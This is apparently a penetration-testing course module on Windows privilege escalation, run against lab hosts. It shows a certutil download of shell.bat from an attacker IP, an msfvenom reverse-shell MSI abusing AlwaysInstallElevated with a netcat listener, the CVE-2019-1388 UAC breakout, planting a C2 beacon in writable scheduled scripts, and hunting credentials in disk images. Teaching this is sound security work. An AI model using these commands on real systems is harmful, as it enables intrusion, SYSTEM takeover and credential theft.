**Miscellaneous Techniques**

**Living Off The Land Binaries and Scripts (LOLBAS)**

The [LOLBAS project](https://lolbas-project.github.io/) documents binaries, scripts, and libraries that can be used for "living off the land" techniques on Windows systems. Each of these binaries, scripts and libraries is a Microsoft-signed file that is either native to the operating system or can be downloaded directly from Microsoft and have unexpected functionality useful to an attacker. Some interesting functionality may include:

|  |  |  |
| --- | --- | --- |
| Code execution | Code compilation | File transfers |
| Persistence | UAC bypass | Credential theft |
| Dumping process memory | Keylogging | Evasion |
| DLL hijacking |  |  |

**Transferring File with Certutil**

One classic example is [certutil.exe](https://lolbas-project.github.io/lolbas/Binaries/Certutil/), whose intended use is for handling certificates but can also be used to transfer files by either downloading a file to disk or base64 encoding/decoding a file.

Transferring File with Certutil

PS C:\htb> certutil.exe -urlcache -split -f http://10.10.14.3:8080/shell.bat shell.bat

**Encoding File with Certutil**

We can use the -encode flag to encode a file using base64 on our Windows attack host and copy the contents to a new file on the remote system.

Encoding File with Certutil

C:\htb> certutil -encode file1 encodedfile

Input Length = 7

Output Length = 70

CertUtil: -encode command completed successfully

**Decoding File with Certutil**

Once the new file has been created, we can use the -decode flag to decode the file back to its original contents.

Decoding File with Certutil

C:\htb> certutil -decode encodedfile file2

Input Length = 70

Output Length = 7

CertUtil: -decode command completed successfully.


A binary such as [rundll32.exe](https://lolbas-project.github.io/lolbas/Binaries/Rundll32/) can be used to execute a DLL file. We could use this to obtain a reverse shell by executing a .DLL file that we either download onto the remote host or host ourselves on an SMB share.

It is worth reviewing this project and becoming familiar with as many binaries, scripts, and libraries as possible. They could prove to be very useful during an evasive assessment, or one in which the client restricts us to only a managed Windows workstation/server instance to test from.

**Always Install Elevated**

This setting can be set via Local Group Policy by setting Always install with elevated privileges to Enabled under the following paths.

* Computer Configuration\Administrative Templates\Windows Components\Windows Installer
* User Configuration\Administrative Templates\Windows Components\Windows Installer



**Enumerating Always Install Elevated Settings**

Let's enumerate this setting.

Enumerating Always Install Elevated Settings

PS C:\htb> reg query HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\Installer

HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\Installer

AlwaysInstallElevated REG\_DWORD 0x1

Enumerating Always Install Elevated Settings

PS C:\htb> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer

AlwaysInstallElevated REG\_DWORD 0x1

Our enumeration shows us that the AlwaysInstallElevated key exists, so the policy is indeed enabled on the target system.

**Generating MSI Package**

We can exploit this by generating a malicious MSI package and execute it via the command line to obtain a reverse shell with SYSTEM privileges.

Generating MSI Package

yovecio@htb[/htb]$ msfvenom -p windows/shell\_reverse\_tcp lhost=10.10.14.3 lport=9443 -f msi > aie.msi

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 324 bytes

Final size of msi file: 159744 bytes

**Executing MSI Package**

We can upload this MSI file to our target, start a Netcat listener and execute the file from the command line like so:

Executing MSI Package

C:\htb> msiexec /i c:\users\htb-student\desktop\aie.msi /quiet /qn /norestart

**Catching Shell**

If all goes to plan, we will receive a connection back as NT AUTHORITY\SYSTEM.

Catching Shell

yovecio@htb[/htb]$ nc -lnvp 9443

listening on [any] 9443 ...

connect to [10.10.14.3] from (UNKNOWN) [10.129.43.33] 49720

Microsoft Windows [Version 10.0.18363.592]

(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami

whoami

nt authority\system

This issue can be mitigated by disabling the two Local Group Policy settings mentioned above.


**CVE-2019-1388**

[CVE-2019-1388](https://nvd.nist.gov/vuln/detail/CVE-2019-1388) was a privilege escalation vulnerability in the Windows Certificate Dialog, which did not properly enforce user privileges. The issue was in the UAC mechanism, which presented an option to show information about an executable's certificate, opening the Windows certificate dialog when a user clicks the link. The Issued By field in the General tab is rendered as a hyperlink if the binary is signed with a certificate that has Object Identifier (OID) 1.3.6.1.4.1.311.2.1.10. This OID value is identified in the [wintrust.h](https://docs.microsoft.com/en-us/windows/win32/api/wintrust/) header as [SPC\_SP\_AGENCY\_INFO\_OBJID](https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptformatobject) which is the SpcSpAgencyInfo field in the details tab of the certificate dialog. If it is present, a hyperlink included in the field will render in the General tab. This vulnerability can be exploited easily using an old Microsoft-signed executable ([hhupd.exe](https://packetstormsecurity.com/files/14437/hhupd.exe.html)) that contains a certificate with the SpcSpAgencyInfo field populated with a hyperlink.


When we click on the hyperlink, a browser window will launch running as NT AUTHORITY\SYSTEM. Once the browser is opened, it is possible to "break out" of it by leveraging the View page source menu option to launch a cmd.exe or PowerShell.exe console as SYSTEM.

Let's run through the vulnerability in practice.


First right click on the hhupd.exe executable and select Run as administrator from the menu.




Next, click on Show information about the publisher's certificate to open the certificate dialog. Here we can see that the SpcSpAgencyInfo field is populated in the Details tab.




Next, we go back to the General tab and see that the Issued by field is populated with a hyperlink. Click on it and then click OK, and the certificate dialog will close, and a browser window will launch.




If we open Task Manager, we will see that the browser instance was launched as SYSTEM.



Next, we can right-click anywhere on the web page and choose View page source. Once the page source opens in another tab, right-click again and select Save as, and a Save As dialog box will open.



At this point, we can launch any program we would like as SYSTEM. Type c:\windows\system32\cmd.exe in the file path and hit enter. If all goes to plan, we will have a cmd.exe instance running as SYSTEM.



Microsoft released a [patch](https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-1388) for this issue in November of 2019. Still, as many organizations fall behind on patching, we should always check for this vulnerability if we gain GUI access to a potentially vulnerable system as a low-privilege user.

This [link](https://web.archive.org/web/20210620053630/https:/gist.github.com/gentilkiwi/802c221c0731c06c22bb75650e884e5a) lists all of the vulnerable Windows Server and Workstation versions.

Note: The steps above were done using the Chrome browser and may differ slightly in other browsers.

**Scheduled Tasks**

**Enumerating Scheduled Tasks**

We can use the [schtasks](https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/schtasks) command to enumerate scheduled tasks on the system.

Enumerating Scheduled Tasks

C:\htb> schtasks /query /fo LIST /v

Folder: \

INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft

INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows

INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows\.NET Framework

HostName: WINLPE-SRV01

TaskName: \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319

Next Run Time: N/A

Status: Ready

Logon Mode: Interactive/Background

Last Run Time: 5/27/2021 12:23:27 PM

Last Result: 0

Author: N/A

Task To Run: COM handler

Start In: N/A

Comment: N/A

Scheduled Task State: Enabled

Idle Time: Disabled

Power Management: Stop On Battery Mode, No Start On Batteries

Run As User: SYSTEM

Delete Task If Not Rescheduled: Disabled

Stop Task If Runs X Hours and X Mins: 02:00:00

Schedule: Scheduling data is not available in this format.

Schedule Type: On demand only

Start Time: N/A

Start Date: N/A

End Date: N/A

Days: N/A

Months: N/A

Repeat: Every: N/A

Repeat: Until: Time: N/A

Repeat: Until: Duration: N/A

Repeat: Stop If Still Running: N/A

<SNIP>

**Enumerating Scheduled Tasks with PowerShell**

We can also enumerate scheduled tasks using the [Get-ScheduledTask](https://docs.microsoft.com/en-us/powershell/module/scheduledtasks/get-scheduledtask?view=windowsserver2019-ps) PowerShell cmdlet.

Enumerating Scheduled Tasks with PowerShell

PS C:\htb> Get-ScheduledTask | select TaskName,State

TaskName State

-------- -----

.NET Framework NGEN v4.0.30319 Ready

.NET Framework NGEN v4.0.30319 64 Ready

.NET Framework NGEN v4.0.30319 64 Critical Disabled

.NET Framework NGEN v4.0.30319 Critical Disabled

AD RMS Rights Policy Template Management (Automated) Disabled

AD RMS Rights Policy Template Management (Manual) Ready

PolicyConverter Disabled

SmartScreenSpecific Ready

VerifiedPublisherCertStoreCheck Disabled

Microsoft Compatibility Appraiser Ready

ProgramDataUpdater Ready

StartupAppTask Ready

appuriverifierdaily Ready

appuriverifierinstall Ready

CleanupTemporaryState Ready

DsSvcCleanup Ready

Pre-staged app cleanup Disabled

<SNIP>

By default, we can only see tasks created by our user and default scheduled tasks that every Windows operating system has. Unfortunately, we cannot list out scheduled tasks created by other users (such as admins) because they are stored in C:\Windows\System32\Tasks, which standard users do not have read access to. It is not uncommon for system administrators to go against security practices and perform actions such as provide read or write access to a folder usually reserved only for administrators. We (though rarely) may encounter a scheduled task that runs as an administrator configured with weak file/folder permissions for any number of reasons. In this case, we may be able to edit the task itself to perform an unintended action or modify a script run by the scheduled task.

**Checking Permissions on C:\Scripts Directory**

Consider a scenario where we are on the fourth day of a two-week penetration test engagement. We have gained access to a handful of systems so far as unprivileged users and have exhausted all options for privilege escalation. Just at this moment, we notice a writeable C:\Scripts directory that we overlooked in our initial enumeration.

Checking Permissions on C:\Scripts Directory

C:\htb> .\accesschk64.exe /accepteula -s -d C:\Scripts\

Accesschk v6.13 - Reports effective permissions for securable objects

Copyright ⌐ 2006-2020 Mark Russinovich

Sysinternals - www.sysinternals.com

C:\Scripts

RW BUILTIN\Users

RW NT AUTHORITY\SYSTEM

RW BUILTIN\Administrators

We notice various scripts in this directory, such as db-backup.ps1, mailbox-backup.ps1, etc., which are also all writeable by the BUILTIN\USERS group. At this point, we can append a snippet of code to one of these files with the assumption that at least one of these runs on a daily, if not more frequent, basis. We write a command to send a beacon back to our C2 infrastructure and carry on with testing. The next morning when we log on, we notice a single beacon as NT AUTHORITY\SYSTEM on the DB01 host. We can now safely assume that one of the backup scripts ran overnight and ran our appended code in the process. This is an example of how important even the slightest bit of information we uncover during enumeration can be to the success of our engagement. Enumeration and post-exploitation during an assessment are iterative processes. Each time we perform the same task across different systems, we may be gaining more pieces of the puzzle that, when put together, will get us to our goal.

**User/Computer Description Field**

**Checking Local User Description Field**

Though more common in Active Directory, it is possible for a sysadmin to store account details (such as a password) in a computer or user's account description field. We can enumerate this quickly for local users using the [Get-LocalUser](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.localaccounts/get-localuser?view=powershell-5.1) cmdlet.

Checking Local User Description Field

PS C:\htb> Get-LocalUser

Name Enabled Description

---- ------- -----------

Administrator True Built-in account for administering the computer/domain

DefaultAccount False A user account managed by the system.

Guest False Built-in account for guest access to the computer/domain

helpdesk True

htb-student True

htb-student\_adm True

jordan True

logger True

sarah True

sccm\_svc True

secsvc True Network scanner - do not change password

sql\_dev True

**Enumerating Computer Description Field with Get-WmiObject Cmdlet**

We can also enumerate the computer description field via PowerShell using the [Get-WmiObject](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1) cmdlet with the [Win32\_OperatingSystem](https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-operatingsystem) class.

Enumerating Computer Description Field with Get-WmiObject Cmdlet

PS C:\htb> Get-WmiObject -Class Win32\_OperatingSystem | select Description

Description

-----------

The most vulnerable box ever!

**Mount VHDX/VMDK**

During our enumeration, we will often come across interesting files both locally and on network share drives. We may find passwords, SSH keys or other data that can be used to further our access. The tool [Snaffler](https://github.com/SnaffCon/Snaffler) can help us perform thorough enumeration that we could not otherwise perform by hand. The tool searches for many interesting file types, such as files containing the phrase "pass" in the file name, KeePass database files, SSH keys, web.config files, and many more.

Three specific file types of interest are .vhd, .vhdx, and .vmdk files. These are Virtual Hard Disk, Virtual Hard Disk v2 (both used by Hyper-V), and Virtual Machine Disk (used by VMware). Let's assume that we land on a web server and have had no luck escalating privileges, so we resort to hunting through network shares. We come across a backups share hosting a variety of .VMDK and .VHDX files whose filenames match hostnames in the network. One of these files matches a host that we were unsuccessful in escalating privileges on, but it is key to our assessment because there is an Active Domain admin session. If we can escalate to SYSTEM, we can likely steal the user's NTLM password hash or Kerberos TGT ticket and take over the domain.

If we encounter any of these three files, we have options to mount them on either our local Linux or Windows attack boxes. If we can mount a share from our Linux attack box or copy over one of these files, we can mount them and explore the various operating system files and folders as if we were logged into them using the following commands.

**Mount VMDK on Linux**

Mount VMDK on Linux


yovecio@htb[/htb]$ guestmount -a SQL01-disk1.vmdk -i --ro /mnt/vmdk

**Mount VHD/VHDX on Linux**

Mount VHD/VHDX on Linux

